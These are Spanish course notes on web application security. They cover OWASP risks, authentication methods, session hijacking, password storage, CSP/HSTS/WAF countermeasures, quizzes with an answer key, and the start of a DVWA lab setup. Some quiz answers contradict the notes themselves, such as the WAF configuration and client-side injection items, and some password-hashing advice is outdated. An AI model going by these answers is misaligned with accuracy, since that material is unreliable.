



**APUNTES 03**


**DETECCIÓN Y  
CORRECCIÓN DE  
VULNERABILIDADES DE  
APLICACIONES WEB**

**PUESTA EN PRODUCCIÓN SEGURA**

**ALBA MOREJÓN GARCÍA**

**2024/2025**

**Ciberseguridad en Entornos de las Tecnologías de la Información**



## ÍNDICE

1. Desarrollo seguro de aplicaciones web
2. Entrada basada en formularios.
3. Estándares de autenticación y autorización.
4. Robo de sesión. Ataque por fuerza bruta, sniffing, propagación en URL, servidores compartidos. Métodos de prevención.
5. Vulnerabilidades web.
6. Almacenamiento seguro de contraseñas.
7. Contramedidas.
8. Seguridad de portales y aplicativos web.


Durante las últimas dos décadas estamos siendo testigos de un proceso de transformación digital a varios niveles que está provocando un gran crecimiento en la cantidad de aplicaciones de todo tipo que surgen para habilitar esta transformación. Al mismo tiempo y como consecuencia de la exposición, se está produciendo un aumento significativo de los ataques dirigidos a las aplicaciones, debido a su interacción con los datos. Todo eso está generando un canal directo para que los atacantes exploten vulnerabilidades introducidas en el desarrollo de las aplicaciones

## 1.-DESARROLLO SEGURO DE APLICACIONES WEB

**OWASP** establece que un SDLC seguro es: "Conjunto de principios de diseño y buenas prácticas a implantar en el SDLC, para detectar, prevenir y corregir los defectos de seguridad en el desarrollo y adquisición de aplicaciones, de forma que se obtenga software de confianza y robusto frente a ataques maliciosos, que realice solo las funciones para las que fue diseñado, que esté libre de vulnerabilidades, ya sean intencionalmente diseñadas o accidentalmente insertadas durante su ciclo de vida y se asegure su integridad, disponibilidad y confidencialidad". Además, recomienda:

OBJETIVOS DE LA SEGURIDAD				
CONFIDENCIALIDAD	INTEGRIDAD	DISPONIBILIDAD		
La información sólo debe estar disponible a quien debe tener acceso	Se sabe que los datos son correctos y confiables	Los usuarios con permisos pueden acceder a la información cuando la necesitan		
Principales mecanismos: - Autenticación - Autorización - Gestión de sesión - Logging - Manejo de errores	Principales mecanismos: - Validación de datos - Logging - Encriptación	Principales mecanismos: - Manejo de errores - Logging - Encriptación		
OTROS OBJETIVOS DE LA SEGURIDAD				
Resiliencia	Robustez	Trazabilidad	Autenticación	Fiabilidad

- Implementar un ciclo de vida de desarrollo de software seguro
- Definir claramente roles y responsabilidades.
- Proporcionar a los equipos de desarrollo la formación adecuada en seguridad de software.
- Establecer estándares de codificación seguros
- Construir una biblioteca de objetos reutilizable.
- Verificar la efectividad de los controles de seguridad (ASVS, que ya vimos en la unidad 2).
- Establecer prácticas seguras de desarrollo subcontratado, incluida la definición de requisitos de seguridad y metodologías de verificación.
- Establecer un modelo de amenazas y una matriz de amenazas



Principios a la hora de desarrollar el software:

- Minimizar los puntos de ataque.
- Establecer valores predeterminados seguros.
- Mínimo privilegio (POLP). Defensa en profundidad.
- Fallar de forma segura.
- No confiar en los sistemas externos: validar datos de entrada y salida.
- Segmentación.
- Evitar la seguridad por ocultación
- Simplicidad de diseño de la seguridad.
- Corregir los problemas de seguridad correctamente.
- Registrar los eventos de seguridad

Conjunto de buenas prácticas

Para alcanzar estos principios se recomiendan un conjunto de buenas prácticas (puedes ampliar información en los CheatSheets de OWASP) que principalmente se agrupan en:

- Validación de entradas (y de salidas).
- Autenticación y gestión de contraseñas
- Administración de sesiones
- Autorización y control de acceso.
- Criptografía.
- Manejo de errores y logs.
- Protección de datos.
- Manejo de archivos. Manejo de memoria.
- Seguridad en las comunicaciones.
- Seguridad en las BBDD.
- Configuración segura de los sistemas.
- Codificación en general.

## 2.- ENTRADA BASADA EN FORMULARIOS

Un formulario está diseñado con el propósito de que el usuario introduzca datos estructurados (nombre, apellidos, teléfono, contraseña, etc.) en las zonas del aplicativo destinadas a ese fin, para ser registradas y procesadas posteriormente por el aplicativo web. Alguno de los elementos más comunes que podemos encontrar en un formulario son:

- Cajas o boxes de texto
- Listas de selección
- Checkbox o casillas de verificación
- Botones
- Desplegables informativos

Si un formulario no está configurado y protegido adecuadamente, puede ser manipulado para llevar a cabo acciones inesperadas, como obtener el contenido de la base de datos, eludir la autenticación e incluso introducir contenido malicioso en la base de datos o en la aplicación. Este tipo de ataques se llaman ataques de inyección, donde inyectaremos o introduciremos nuestro código malicioso para hacer que la aplicación se comporte de una manera no esperada. Por ejemplo, ese código malicioso puede estar basado en lenguajes de consulta como en los ataques de Inyección SQL.

Para prevenir esto es importante que el aplicativo valide correctamente las entradas de datos, que realmente compruebe si su contenido se corresponde con lo esperado (por ejemplo, sería raro que el campo "teléfono" tuviera comandos de ejecución de código), que higienice la entrada por si tuviera algún carácter extraño y también es recomendable que la interacción con la base de datos sea a través de una interfaz parametrizada o utilizar una herramienta de ORM.

Debes conocer

Cuando pensamos en ataques de inyección comúnmente pensamos en ataques que tienen como objetivo cambiar la manera en que el aplicativo web se comporta, un ejemplo clásico son ataques de tipo SQL Injection. Estos ataques se conocen como Server Side injection. Pero dentro de la inyección hay otro tipo de ataques tanto o más críticos que no tienen como objetivo el sistema o aplicativo sino al propio usuario. Buscan robar información sensible del usuario o incluso sus cookies para ser re usadas más tarde de forma maliciosa. Son lo que denominamos Client Side Injection y los ejemplos más claros serían los ataques de tipo XSS (Cross-Site-Scripting) y HTML Injection. En el primero de los tipos de ataque (Server Side Injection), tanto los programadores como los ingenieros de seguridad dedican grandes esfuerzos en controlar la entrada de datos y su ejecución, pero en el segundo caso (Client Side Injection), aunque el programador haya revisado todo su código y se considera seguro para el servidor puede seguir siendo un riesgo para el usuario.

Por ejemplo uno de los ataques más importantes ante el que conviene estar concienciado son los ataques de robo de sesión o Session Hijacking que utilizan ataques de tipo inyección en el lado del cliente para robar las cookies del usuario y poder luego usar esa cookie (que normalmente garantiza una sesión autenticada y autorizada contra un recurso) de forma maliciosa, por ejemplo para hacer transacciones de banco de forma no autorizada.

Para saber más

Los parámetros dinámicos (también llamados bind o parámetros bind) son una alternativa para presentar los datos a la base de datos. En lugar de poner los valores directamente dentro de la sentencia SQL (o similares) y que esta se ejecute en la base de datos, se puede usar un marcador de posición específico como ?, :name o @name y proveer el valor actual de la variable. Esto provoca que el contenido introducido por el usuario solo pueda afectar de una manera limitada y controlada a la consulta o instrucción que se ejecutará en la base de datos.

## 3.- ESTÁNDARES DE AUTENTICACIÓN Y AUTORIZACIÓN.

### Autenticación Básica (Basic Auth)

La autenticación básica es el método más simple y utiliza un usuario y contraseña para identificar al usuario o entidad de origen.

Se recomienda usar este tipo de autenticación en los servicios web cuando los datos que se quiere intercambiar no tengan muchas restricciones de uso. Además, este tipo de autenticación permitirá identificar mínimamente el usuario o entidad de origen. Cabe destacar que este tipo de autenticación puede ser utilizado tanto con un tipo de servicio web de tipo REST como SOAP.

### Autenticación con certificados

La autenticación por medio de certificados se realiza solicitando el certificado digital del cliente y verificando cada mensaje enviado contra dicho certificado, lo que garantiza que el cliente del servicio web es quien dice ser. Este mecanismo es tedioso si estamos autenticando personas/navegadores, pero es especialmente útil para autenticar

otro servicio web ya que se integra dentro del protocolo HTTPS y de esta forma asegura la identificación, la autenticación, la confidencialidad y la integridad. Esta modalidad se conoce como autenticación mutua TLS.

### **Autenticación mediante cookie de sesión**

En este modelo el usuario puede autenticarse con usuario y contraseña o por algún otro método. El servidor, a su vez, crea una sesión en su memoria o base de datos y devuelve la información del usuario a través de una cookie con el identificador de la sesión creada. En cada solicitud, se pasa el identificador de sesión y el servidor da acceso al recurso solicitado si tiene esa sesión almacenada, o no da acceso en caso contrario.

### **Autenticación mediante token**

En este método después de tener un usuario y contraseña validados por el servidor, se creará un token que la aplicación cliente recibirá como respuesta y que le permitirá acceder a algún recurso. A diferencia de la cookie, este token no se guarda en el servidor. El formato de token más utilizado hoy en día es JWT (Json Web Token). Es el medio principal de autenticación en servicios de tipo REST, es un medio compacto y autocontenido para enviar datos de manera segura entre las partes en formato JSON.

### **Autenticación OAuth (v1 y v2)**

Existen dos versiones: OAuth 1.0a y OAuth2, siendo esta última la más utilizada.

OAuth2 es un protocolo de autorización y la manera de realizar la autenticación va más allá del alcance de la especificación, por lo que se puede implementar el proceso de autenticación que se desee. Una gran mayoría de las implementaciones del estándar ya ofrecen mecanismos de autenticación.

## **4.-ROBO DE SESIÓN. ATAQUE POR FUERZA BRUTA, SNIFFING, PROPAGACIÓN EN URL, SERVIDORES COMPARTIDOS. MÉTODOS DE PREVENCIÓN.**

Existen varias formas en las que se puede llevar a cabo el robo de sesión:

- **Por fuerza bruta**

Es un tipo de ataque en el que un atacante intenta adivinar o descifrar la contraseña de un usuario probando una amplia gama de posibles combinaciones de contraseñas hasta que encuentre la correcta y obtenga acceso a la cuenta de un usuario.

Supongamos que un atacante tiene como objetivo robar la sesión de un usuario en un servicio en línea, como una cuenta de correo electrónico. El usuario tiene una dirección de correo electrónico (por ejemplo, usuario@example.com) y una contraseña para acceder a su cuenta. El atacante sabe la dirección de correo electrónico del usuario y utilizando un software o un script automatizado que intenta iniciar sesión en la cuenta del usuario utilizando diferentes combinaciones de contraseñas. El atacante comienza probando contraseñas comunes, como "123456", "password", etc. Luego, el script pasa a generar contraseñas alfanuméricas más complejas o utiliza un diccionario con las palabras más utilizadas. El proceso continúa hasta que el atacante logra encontrar la contraseña correcta.

Este tipo de ataque puede ser lento y llevar mucho tiempo, ya que el atacante está probando una gran cantidad de combinaciones de contraseñas. Sin embargo, si la contraseña del usuario es débil o predecible, el atacante podría tener éxito en un plazo relativamente corto. Para prevenir el robo de sesión por fuerza bruta, los usuarios deben utilizar contraseñas fuertes y únicas, que incluyan una combinación de letras mayúsculas, minúsculas, números y caracteres especiales. Además, los servicios en línea suelen implementar medidas de seguridad, como bloqueo de cuentas después de un cierto número de intentos fallidos de inicio de sesión, para proteger a los usuarios contra este tipo de ataques.

- **Sniffing de sesiones**

Los atacantes pueden interceptar y capturar los datos de sesión que viajan a través de la red. Esto puede ocurrir cuando se utiliza una conexión no segura o se explotan vulnerabilidades en la red.

Supongamos que un usuario está utilizando una red Wi-Fi pública para acceder a una aplicación web. Un atacante malicioso, también está en la misma red Wi-Fi y está ejecutando un programa de "sniffing de paquetes" que le permite interceptar el tráfico de la red. En ese tráfico de red, el atacante identifica una cookie de sesión válida que se utiliza para autenticar al usuario en su cuenta la aplicación web. Con la cookie de sesión en su poder, el atacante puede usarla para suplantar la identidad del usuario en la aplicación web, pudiendo realizar cualquier operación o incluso cambiar su contraseña si la aplicación no requiere una autenticación adicional.

Para prevenir el sniffing de sesión, es fundamental utilizar conexiones seguras, como HTTPS, que cifra los datos en tránsito y dificultan la interceptación. Además, es importante evitar el uso de redes Wi-Fi públicas no seguras

para acceder a aplicaciones que contienen información sensible. Los propietarios de sitios web también pueden implementar medidas de seguridad adicionales, como el uso de encabezados HTTP seguros y políticas de seguridad de contenido (CSP), para proteger a los usuarios contra ataques de sniffing de sesión.

- **Cross-Site Scripting (XSS)**

Los ataques XSS permiten a los atacantes inyectar código malicioso en una página web, que se ejecuta en el navegador del usuario. Esto puede utilizarse para robar cookies de sesión u obtener información de autenticación. Este caso lo verás en la tarea.

- **Phishing**

Los atacantes pueden engañar a los usuarios para que revelen sus credenciales de inicio de sesión a través de sitios web o correos electrónicos falsos que imitan a sitios legítimos. Supongamos que un usuario, recibe un correo electrónico aparentemente legítimo que parece provenir de su banco. El correo electrónico le informa que su cuenta bancaria ha experimentado una actividad inusual y que necesita verificar su información de inicio de sesión para proteger su cuenta. El correo electrónico contiene un enlace que supuestamente la llevará al sitio web de su banco.

El usuario, preocupado por la seguridad de su cuenta, hace clic en el enlace y llega a una página web que se parece exactamente al sitio web de su banco. En la página falsa, se le pide que inicie sesión con su nombre de usuario y contraseña, lo que María hace creyendo que está en el sitio legítimo de su banco. Una vez que el usuario ingresa sus credenciales, el atacante detrás del sitio de phishing captura su información de inicio de sesión. Después de esto, redirige al usuario a la página de inicio de sesión real del banco, lo que puede hacer que ella crea que ha resuelto el problema de seguridad. El atacante ahora tiene acceso a las credenciales del usuario y puede utilizarlas para acceder a su cuenta bancaria.

Para evitar caer en un ataque de phishing de sesión, es esencial que los usuarios sean cautelosos y verifiquen la autenticidad de los enlaces y sitios web que visitan. Siempre es recomendable escribir la dirección del sitio web directamente en el navegador en lugar de hacer clic en enlaces en correos electrónicos no solicitados. Además, los bancos y otros servicios en línea suelen proporcionar consejos de seguridad, como no divulgar nunca información confidencial por correo electrónico.

- **Propagación por URL**

Incluye una variedad de técnicas o conceptos relacionados con la propagación de URLs maliciosas o engañosas en ataques. Aquí hay algunos conceptos relacionados:

- Phishing por URL: El phishing por URL se refiere a la práctica de enviar vínculos a sitios web o páginas falsas que imitan sitios web legítimos con el fin de engañar a los usuarios para que revelen información confidencial, como contraseñas o datos financieros. Los atacantes pueden propagar estas URL maliciosas a través de correos electrónicos, mensajes de texto u otras formas de comunicación.

- Difusión de malware por URL: Los atacantes pueden propagar URLs maliciosas que conducen a sitios web o descargas de archivos que contienen malware. Los usuarios que hacen clic en estas URLs pueden verse afectados por virus, troyanos o ransomware.

- URL acortadas: Los servicios de acortamiento de URL, como Bitly o TinyURL, se utilizan para convertir URLs largas en versiones más cortas y fáciles de compartir. Los atacantes pueden aprovecharse de esto para ocultar las URL maliciosas y hacer que parezcan seguras.

- Propagación de enlaces maliciosos en redes sociales: Los atacantes a menudo utilizan plataformas de redes sociales para compartir enlaces maliciosos o engañosos que redirigen a los usuarios a sitios web o contenido peligroso.

## 5.- VULNERABILIDADES WEB

### TOP 5 riesgos OWASP

#### Pérdida del Control de Acceso

Descripción: El control de acceso hace cumplir la política de modo que los usuarios no pueden actuar fuera de sus permisos previstos.

Consecuencias de la vulnerabilidad:

- Divulgación de información no autorizada
- Modificación o la destrucción de todos los datos.
- Realización de una función fuera de los límites del usuario.

#### Fallos criptográficos

Descripción: la información sensible, debe estar almacenada o debe ser transmitida de forma que no sea expuesta

Consecuencias de la vulnerabilidad: exponer información sensible, que en muchas ocasiones conlleva consecuencias penales para los encargados de asegurar la protección de esa información y pérdida de reputación de la empresa.

#### Inyección

Descripción: Inicialmente comprendía sólo la inyección SQL pero se ha ampliado a cualquier tipo de inyección. Las CWE ((Common Weakness Enumeration o Enumeración Común de Debilidades, en español) incluidas son CWE-79: Secuencia de Comandos en Sitios Cruzados (XSS), CWE-89: Inyección SQL, y la CWE-73:Control Externo de Nombre de archivos o ruta.

Recomendación: se debe realizar una validación y limpieza de toda la entrada y salida de la aplicación.

#### Diseño inseguro

Descripción: El diseño inseguro es una categoría amplia que representa diferentes debilidades, expresadas como "diseño de control faltante o ineficaz". Las principales CWE incluidas son CWE-209: Generación de mensaje de error que contiene información confidencial, CWE-256: Almacenamiento desprotegido de credenciales, CWE-501: Violación de las fronteras de confianza y CWE-522: Credenciales protegidas insuficientemente.

#### Configuración de seguridad defectuosa

Descripción: Sin un proceso concertado y repetible de configuración de la seguridad de las aplicaciones, los sistemas corren un mayor riesgo.

Ejemplos de vulnerabilidades incluidas:

- Falta un "hardening" de seguridad apropiado en cualquier parte de la pila de aplicaciones o se configuran incorrectamente los permisos en los servicios en la nube.
- Se han habilitado o instalado funciones innecesarias (por ejemplo, puertos, servicios, páginas, cuentas o privilegios innecesarios).
- Las cuentas por defecto y sus contraseñas siguen habilitadas y sin cambios.
- Manejo de errores revela rastros de pila u otros mensajes de error muy informativos para los usuarios

## 6.- ALMACENAMIENTO SEGURO DE CONTRASEÑAS

- **Cifrado.** permite cifrar la información mediante sistemas de cifrado de clave simétrica o asimétrica. Este último es el más seguro pero requiere de más carga computacional.
- **Funciones Hash.** Permite en vez de guardar las credenciales en texto plano guardar una imagen hash de la contraseña. Este tipo de funciones hace que pequeños cambios en la contraseña se reflejen en grandes cambios en su hash, resultando por tanto muy complicado hacer el análisis criptográfico y obtener la contraseña del usuario. Hoy en día los algoritmos hash mas usados son SHA1, SHA2, SHA3. Antiguamente se usaba el algoritmo MD5 pero actualmente no se considera seguro por su grado de colisiones. Es importante remarcar que las funciones hash hoy en día se usan con salt que no es mas que bits aleatorios que se usan para generar imágenes hash aún mas aleatorias y evitar su cripto análisis.
- **Protocolos.** muchos de los protocolos que se usan hoy en día en programación y comunicación de aplicativos ya llevan embebidas funciones hash y sistemas de cifrado. Por ejemplo openssl gestiona la comunicación segura de las comunicaciones cliente-servidor.

**RECOMENDACIÓN** La mejor recomendación de seguridad no es el tipo de sistema de cifrado o función hash a usar sino evitar almacenar o gestionar cualquier tipo de información sensible a menos de que sea estrictamente necesario. OWASP establece unas recomendaciones en el caso de tener que almacenar contraseñas,

## 7.- CONTRAMEDIDAS

### - CAPTCHA

Son las siglas de Completely Automated Public Turing test to tell Computers and Humans Apart. Son pruebas de tipo desafío-respuesta que permite a los aplicativos web saber cuándo hay un usuario real de una máquina o software. Este tipo de control permite reducir el uso de ataques de tipo botnet o software automatizado contra nuestro aplicativo. Te recomiendo ver este enlace HSTS (HTTP Strict Transport Security o HTTP con Seguridad de Transporte Estricta)

### - HSTS (HTTP Strict Transport Security o HTTP con Seguridad de Transporte Estricta)

Son una serie de mecanismos que soportan los principales servidores y navegadores web para evitar el robo de sesiones y datos confidenciales de los usuarios. Surgió en su momento para evitar que un atacante interceptará una comunicación entre cliente-servidor y robe o espíase su contenido o degradase la seguridad. Te recomiendo visitar este enlace CSP (Content Security Policy)

### - CSP (Content Security Policy)

Es un estándar que define un conjunto de orígenes pre-aprobados desde los que un navegador puede cargar recursos cuando visita un usuario visita un sitio web. También indica desde dónde podemos ejecutar scripts, imágenes y demás. Un navegador compatible con CSP solo ejecutará scripts de los archivos fuentes especificados en esa lista blanca de dominios, ignorando completamente cualquier otro script (incluyendo los y los atributos de HTML de manejo de eventos). Como medida extrema de protección, los sitios que nunca requieran ejecutar scripts, pueden optar por rechazar globalmente la ejecución de scripts.

Surgió y es efectivo para dar respuesta a la gran cantidad de ataques de tipo Cross Site Scripting (XSS). Requiere la modificación del encabezado para prevenir la ejecución o redirección maliciosa del XSS.

## 8.- SEGURIDAD DE PORTALES Y APLICATIVOS WEB

Un WAF desempeña un papel crucial en la defensa de los servidores de aplicaciones web al operar en el . Su principal objetivo radica en salvaguardar la seguridad del servidor web al llevar a cabo análisis, filtrado y bloqueo de paquetes de solicitud HTTP/HTTPS. El WAF examina cada solicitud dirigida al servidor antes de que alcance la aplicación, asegurándose de que cumpla con las reglas predefinidas del firewall.

La diferencia principal de los WAFs con un cortafuego tradicional es que los WAFs saben cómo funciona un aplicativo web, cómo interacciona con la base de datos y que tipo de datos suelen entrar y salir del aplicativo, detectando ataques de manera más sencilla. ¿Cómo lo consiguen? De una manera sencilla: cuando instalamos un WAF se dedica a estar durante meses aprendiendo cómo funciona la aplicación, qué tipo de datos maneja, cuándo se conectan los usuarios, qué datos devuelve y demás. Esto provoca que puedan detectar cualquier tipo de anomalía, ataque o parámetro malicioso, bloqueando el ataque.

Además, son capaces de detectar cuando no se trata de usuarios reales sino redes de , bloqueando estas conexiones y reduciendo el impacto de los ataques de denegación de servicio.

Las características WAF pueden ser implementadas:

- Como software mediante programa independiente, o como complemento de un servidor web (por ejemplo, el módulo ModSecurity en los servidores Apache o Nginx) o como "plugin" de un gestor de contenidos (por ejemplo, WP WAF en Wordpress).
- Como un servicio de nube: todos los "cloud" disponen de servicio WAF (por ejemplo, el AWS WAF ).
- Con un hardware específico (por ejemplo, los Barracuda web application firewall 860)

Al final disponer de un WAF no es más que otra medida más que ayuda a mejorar la seguridad de nuestro aplicativo, de forma externa al software en este caso

Para saber más

Hay muchas maneras de desplegar un WAF y muchos modos de funcionamiento, por ejemplo, puede estar únicamente detectando ataques o puede estar detectando y bloqueando. Por otra parte tenemos WAFs físicos en forma de appliance o máquina física y modelos en nube que podremos desplegar en cuestión de minutos mediante algunos cambios (principalmente en los registros DNS y en algunos certificados)



#### Autoevaluación I

Identifica si las siguientes frases son verdaderas o falsas

- 1- La entrada de datos mediante formularios no es un punto crítico de las aplicaciones web.
  - a) Verdadero
  - b) Falso
- 2- El riesgo de un aplicativo web viene condicionado por su exposición.
  - a) Verdadero
  - b) Falso
- 3- OWASP no evalúa el software sino que proporciona guías e identifica riesgos, definiendo también controles de seguridad.
  - a) Verdadero
  - b) Falso
- 4- Un cuadro de texto NO es un elemento de un formulario.
  - a) Verdadero
  - b) Falso

#### Autoevaluación II

- 1- El software seguro es suficiente para que nuestro aplicativo web esté protegido.
  - a) Verdadero
  - b) Falso
- 2- Un captcha ayuda a prevenir software malicioso atacando nuestro aplicativo web.
  - a) Verdadero
  - b) Falso
- 3- CSP ayuda a evitar los ataques de tipo XSS del lado cliente.
  - a) Verdadero
  - b) Falso
- 4- HSTS ayuda a prevenir los ataques de tipo Man-In-The-Middle
  - a) Verdadero
  - b) Falso

#### TEST I

- 1- ¿Qué cambio suele ser habitual para configurar un WAF?:
  - a) Cambiar los CAPTCHAS.
  - b) Cambiar registros DNS.
  - c) Cambiar el código fuente de nuestro aplicativo.
  - d) Avisar al administrador de red.
- 2- Un formulario es una vía de entrada de datos al aplicativo web. ¿Verdadero o Falso?
  - a) Verdadero
  - b) Falso
- 3- ¿Qué tipos de funciones Hash se recomienda usar?:
  - a) Diffie-Hellman.
  - b) SHA.
  - c) RSA.
  - d) md5.
- 4- Los formularios mal configurados son uno de los vectores de entrada de los aplicativos web.
  - a) Verdadero
  - b) Falso
- 5-Cuál de las siguientes se considera una fundación sin ánimo de lucro que ayuda en identificar riesgos y adoptar medidas al respecto:
  - a) OVBA
  - b) OWASP
  - c) OSINT
  - d) VBSA.
- 6- La seguridad del código fuente es lo único que interviene en hacer un aplicativo seguro.
  - a) Verdadero
  - b) Falso
- 7- ¿Cuál es el TOP1 de OWASP?:
  - a) Pérdida de control de acceso.
  - b) XSS
  - c) Denegación Servicio.
  - d) Inyección.
- 8- Los niveles de aplicación definidos en el ASVS tienen en cuenta el dato manejado y el entorno de la aplicación.
  - a) Verdadero
  - b) Falso
- 9- Debemos de apoyarnos en la lista de OWASP para entender los riesgos que puede sufrir nuestro software.
  - a) Verdadero
  - b) Falso
- 10- ¿Qué significa OWASP?:
  - a) Open Web Access Security Protocol
  - b) Out Web Access Security Project.
  - c) Open Web Application Security Protocol.

d) Open Web Application Security Project.

## TEST II

1- Los WAFS son entornos de cloud. ¿Verdadero o falso?

- a) Verdadero
- b) Falso

2- ¿Qué significa HSTS?:

- a) HTTP Strict-Transport-Security.
- b) High Standard HTTP Security.
- c) High Standard Transport Security.
- d) High Security Transport Standard.

3- Qué es la autorización:

- a) Proceso de gestión de los derechos de una base de datos.
- b) Conjunto de instrucciones que se lleva a cabo durante el login del usuario.
- c) Proceso de asignación de permisos que sucede después de la autenticación.
- d) Proceso de logado de un usuario en un sistema.

4- ¿Qué tipo de ataques se considera de tipo Client Side Injection?:

- a) Session Hijacking.
- b) Brute Forcing.
- c) SQL Injection.
- d) SQI Transversal.

5- Podemos ayudar a la seguridad del software añadiendo contramedidas tanto a nivel de sistemas como de software adicional como CAPTCHAS. ¿Verdadero o Falso?

- a) Verdadero
- b) Falso

6- ¿De qué manera podemos proteger las contraseñas almacenadas? Selección múltiple:

- a) De ninguna manera.
- b) Mediante cifrados y funciones hash.
- c) En la práctica no es viable.
- d) Almacenándose en texto claro.

7- El proceso de autenticación Basic Auth es ideal cuando:

- a) Cuando trabajamos en distintas capas de seguridad.
- b) Cuando no trabajamos ni con aplicativos REST O SOAP.
- c) Cuando no se va a manejar datos sensibles o que tengan muchas restricciones de uso.
- d) Cuando trabajamos con datos que son de carácter personal.

8- Los niveles de aplicación definidos en el ASVS tienen en cuenta el dato manejado y el entorno de la aplicación. ¿Verdadero o Falso?

- a) Verdadero
- b) Falso

9- ¿Qué necesita un WAF cuando lo instalamos?:

- a) Un administrador de red y otro de seguridad.
- b) Un tiempo para aprender sobre el aplicativo, los datos y los usuarios.
- c) Cambios en el aplicativo
- d) Software específico.

10- Un WAF no es más que un Firewall con más capacidades. ¿Verdadero o falso?

- a) Verdadero
- b) Falso

## Respuestas:

Autoevaluación I: 1 b), 2 a), 3 a), 4 b)

Autoevaluación II: 1 b), 2 a), 3 a), 4 a)

TEST I: 1 a), 2 a), 3 b), 4 a), 5 b), 6 b), 7 a), 8 a), 9 a) 10 d)

TEST II: 1 b), 2 a), 3 c), 4 b), 5 a), 6 b), 7 c), 8 a), 9 b) 10 b)

## Caso práctico









Julián ha estado probando distintos tipos de vulnerabilidades y ataques que podría sufrir su aplicativo web, pero aún tiene pruebas y escenarios que testar. Sus compañeros de trabajo le han comentado que vigile si su aplicativo web pudiera ser víctima de algún tipo de Cross Site Scripting (XSS). Para ello, Julián revisará un formulario para introducir comentarios en un foro que le preocupa pueda ser víctima de algún tipo de XSS.

### Apartado 1: Inyección de Cross Site Scripting (XSS)

#### 1. Trabajaremos sobre el entorno de DVWA que construimos en la unidad anterior.


Hacemos un repaso de como instalar los paquetes necesarios, agregar claves y repositorios, instalar docker y docker compose y creamos los contenedores.

```
sudo apt update
sudo apt-get install apt-transport-https ca-certificates curl software-properties-common
curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo apt-key add -
curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo apt-key add -
sudo apt update
sudo apt install docker-ce
sudo curl -L "https://github.com/docker/compose/releases/download/1.29.2/docker-compose-$(uname -s)-$(uname -m)" -o /usr/local/bin/docker-compose
sudo chmod +x /usr/local/bin/docker-compose
cd DVWA
docker-compose up -d
```

